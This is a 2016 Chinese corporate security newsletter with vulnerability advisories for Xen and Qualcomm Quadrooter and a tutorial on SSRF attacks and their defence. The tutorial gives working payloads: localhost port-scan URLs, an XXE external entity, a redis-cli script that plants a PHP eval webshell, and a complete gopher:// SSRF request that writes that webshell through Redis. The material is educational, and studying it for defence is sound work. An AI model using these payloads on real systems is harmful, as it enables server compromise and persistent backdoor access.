[黑·白]

宗旨： 知黑行白

了解安全资讯，学习黑客技术

不是为了破坏

而是为了保护

第 7 期

2016/8/12

本期导读

新型漏洞

- XEN 权限提升漏洞
- 高通 Quadrooter 漏洞

黑客大白

- SSRF 漏洞攻击与防御

安全产品部 · 宣

黑·白

中移(杭州)信息技术有限公司 | 安全产品部

第 7 期

2016/8/11

新型漏洞

➢ XEN 权限提升漏洞

漏洞介绍

Xen 平台 PV 模式下运行的虚拟机被披露存在权限提升漏洞。当满足一定条件，用于控制验证页表的代码可被绕过，导致 PV 模式下的普通用户（如 Guest）可使用超级页表映射权限重新定义可写入的映射。由于漏洞产生原因为页表关联权限绕过，即使在 Xen 系统配置“allowsuperpage”命令行选项为“否”的情况下也会受到漏洞的影响。综合利用漏洞，可提升普通用户权限，进而控制整个虚拟机系统，构成用户主机数据泄漏风险。

影响范围

XEN 所有版本

修复措施

补丁地址：http://xenbits.xen.org/xsa/advisory-182.html

➢ 高通 Quadrooter 漏洞

漏洞介绍

Check Point 安全公司的研究人员在拉斯维加斯的 DEF CON 24 安全会议上对此 4 种新漏洞进行了披露，分别为 CVE-2016-2503 (发现于高通 GPU 驱动程序)；CVE-2016-2504 (发现于高通 GPU 驱动程序)；CVE-2016-2059 (发现于高通内核模块中，4 月修复，补丁状态未知)以及 CVE-2016-5340 (发现于高通 GPU 驱动程序中，已修复，补丁状态未知)。

这 4 个漏洞还允许攻击者将应用程序的级别从 user-level（用户级别）升级到 root-level（root 级别），授予攻击者访问任意手机功能的权限。这就意味着，攻击者可以在不与用户进行任何交互的情况下，在手机中下载并安装恶意软件和流氓应用程序。

影响范围

受影响的主要机型有：Blackphone1, Blackphone 2，谷歌自主品牌的 Nexus 5X、Nexus 6 和 Nexus 6P，以及 HTC One, HTC M9, HTC 10, LG G4, LG G5, LG V10, Moto X, OnePlus One,OnePlus 2, OnePlus 3,以及三星 Galaxy S7 和 S7 Edge，索尼 Xperia Z Ultra。

修复措施

坐等九月份的补丁。

黑客大白——SSRF 漏洞攻击与防御

概述

SSRF(Server-Side Request Forgery，服务器端请求伪造)是一种由攻击者构造特殊请求，从而引发服务端发起请求的一个安全漏洞。因为此类漏洞是由服务器端发起，所以利用此类漏洞能够请求到与服务端相连而与外网隔离的内部系统。SSRF 漏洞一度被认为非常“鸡肋”，因为利用 SSRF 漏洞能做的攻击很少，直到古老的 Gopher 协议加入，攻击面被大大拓宽，于是开始变天了！

➢ SSRF 漏洞原理

此类漏洞形成的原因大都是由于服务端提供了从其他服务器获取数据的功能，且没有对目标地址（或待处理文件）做过滤与限制，比如从指定 URL 地址获取网页内容、加载图片，以及 XXE 漏洞等，都可以用来构造 SSRF 攻击。

示例 1：通过 URL 地址获取图片构造 SSRF 攻击

如下图所示，某网站的图片获取地址信息如下：

http://191.101.xxx.xxx/getImage.php?url=http://remoteIP/icons/chinamobilelogo.jpg

url 参数是一个图片地址，服务器收到该请求后会去对应的地址（http://remoteIP/icons/chinamobilelogo.jpg）请求一个图片文件，并将其转发给浏览器用户。

这种实现方式存在 SSRF 漏洞风险，我们通过改变 URL 参数的值，可以控制后台服务器发送特定的 http 请求，例如换成百度的图片地址，服务器仍然可以正常请求，并返回对应图片说明漏洞是存在的。

示例 2：XXE 漏洞构造 SSRF 攻击

如下图所示，某网站对外提供服务的接口参数为 XML 格式。

接口定义

```
http://[redacted]/spnotify.do
```

通过调用此接口，并将推送请求数据按照规定的格式封装填充在HTTP体里面，即可将推送请求提交至推送服务平台，完成消息推送。为区分两种格式的推送请求，对于消息采用XML格式封装的情况，需要在HTTP头里加入format属性，值为xml。


XML格式报文举例

XML请求报文: 复制代码

```
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<AOISpNotiServiceReq>
    <accessinfo>
        <spid>SPID</spid>
        <timestamp>20131204104640.856</timestamp>
        <acc>A19D6DEE7F8DAB9ADC145EE72BD10D70</acc>
    </accessinfo>
    <notimessage>
        <receiver>
        <type>TOKEN</type>
        <value>016331303138393039393030303030303030323030</value>
        </receiver>
        <appId>108999000002</appId>
        <spId>123456</spId>
        <spName>123456</spName>
        <destAppId>108999000002</destAppId>
        <isSyncTransmod>false</isSyncTransmod>
        <isNeedCache>true</isNeedCache>
        <isNeedAck>false</isNeedAck>
        <message>FromXML中文</message>
    </notimessage>
</AOISpNotiServiceReq>
```

通过在 xml 参数中插入外部实体,就可以触发后台服务器发送 http 请求，关于该漏洞的详细介绍参见黑白第三期。


<!DOCTYPE root [<!ENTITY test SYSTEM"http://remoteIP/1.dtd">]>




➢ SSRF 漏洞一般性攻击思路

在确定目标网站具备 SSRF 漏洞以后，接下来要做的就是利用该漏洞发动攻击。

攻击姿势 1：内网端口扫描





根据响应时间和响应内容，可以对服务器本地以及所在内网主机进行端口扫描和服务确认。如上图所示我们将 url 参数改为服务器本地地址，并加上常用端口号

http://191.101.xxx.xxx/getImage.php?url=http://localhost:6379

http://191.101.xxx.xxx/getImage.php?url=http://localhost:3306

http://191.101.xxx.xxx/getImage.php?url=http://localhost:22

http://191.101.xxx.xxx/getImage.php?url=http://localhost:25

其中，端口 6379 响应超时，说明和 6379 建立了本地连接，等待进一步发送指令，表明该端口是开启状态，可以基本确定该服务器运行了 redis 服务。22、25 以及 3306 成功响应，但只有 3306 有响应内容，且包含 5.1.73 字样，说明该端口是开启状态，可以基本确定该服务器同时运行了 mysql 服务，且 mysql 版本为 5.1.73。

攻击姿势 2：Gopher+SSRF 的组合拳

使用 http 协议可以完成对服务器本地以及内网所开放的端口进行扫描，但对于 http 协议来说这是起点也是终点，如果想进一步利用需要更多的手段，最终古老的 Gopher 协议被找了出来，Gopher 协议是一种互联网没有发展起来之前的一种从远程服务器上获取数据的协议。Gopher 协议目前已经很少使用，它几乎已经完全被 HTTP 协议取代了。但是现阶段很多应用还支持该协议。

Gopher 协议有一个特性——支持 multiline 格式的命令输入，该特性能够将 SSRF 的攻击面进一步拓宽，下图所示是一个利用 Redis 进行任意文件写入的脚本，执行该脚本将能够


在 apache 的默认目录（/var/www/html）下写入一个“菜刀”木马文件（caidao.php），文件内容为"<?php eval($_POST[caidao])?>"。

```
redis-cli -h $1 flushall
echo -e "<?php eval($_POST[caidao])?>" | redis-cli -h $1 -x set 1
redis-cli -h $1 config set dir /var/www/html/
redis-cli -h $1 config set dbfilename caidao.php
redis-cli -h $1 save
```

经过前面的端口扫描我们确认服务器上运行了 Redis 服务，利用 Gopher 协议对 multiline 的支持，构造攻击请求如下：

http://191.101.xxx.xxx/getImage.php?url=gopher://127.0.0.1:6379/_*1%0A$8%0Aflushall%0A*3%0A$3%0Aset%0A$1%0A1%0A$64%0A%0A%0A%0A%3C?php%20eval($_POST%5Bcaidao%5D)?%3E%0A%0A%0A%0A%0A%0A%0A%0A*4%0A$6%0Aconfig%0A$3%0Aset%0A$3%0Adir%0A$16%0A/var/www/html/%0A*4%0A$6%0Aconfig%0A$3%0Aset%0A$10%0Adbfilename%0A$4%0Acaidao.php%0A*1%0A$4%0Asave%0Aquit%0A

发送该请求后，将利用 Redis 在/var/www/html 文件夹下写入 caidao.php，进一步我们可以使用“菜刀”工具连接该木马，完成对远程服务器的控制，如下：



➢ 防御方法

1、 尽量不要使用服务器端请求的方式获取相关内容，如无法避免，服务器端对前端传来的 URL 进行请求时，需验证 URL 的可靠性，根据白名单策略进行过滤。

2、 服务器端对 XML 进行解析处理时，关闭外部实体引用。

责任编辑: 晁 巍
供　　稿: 晁 巍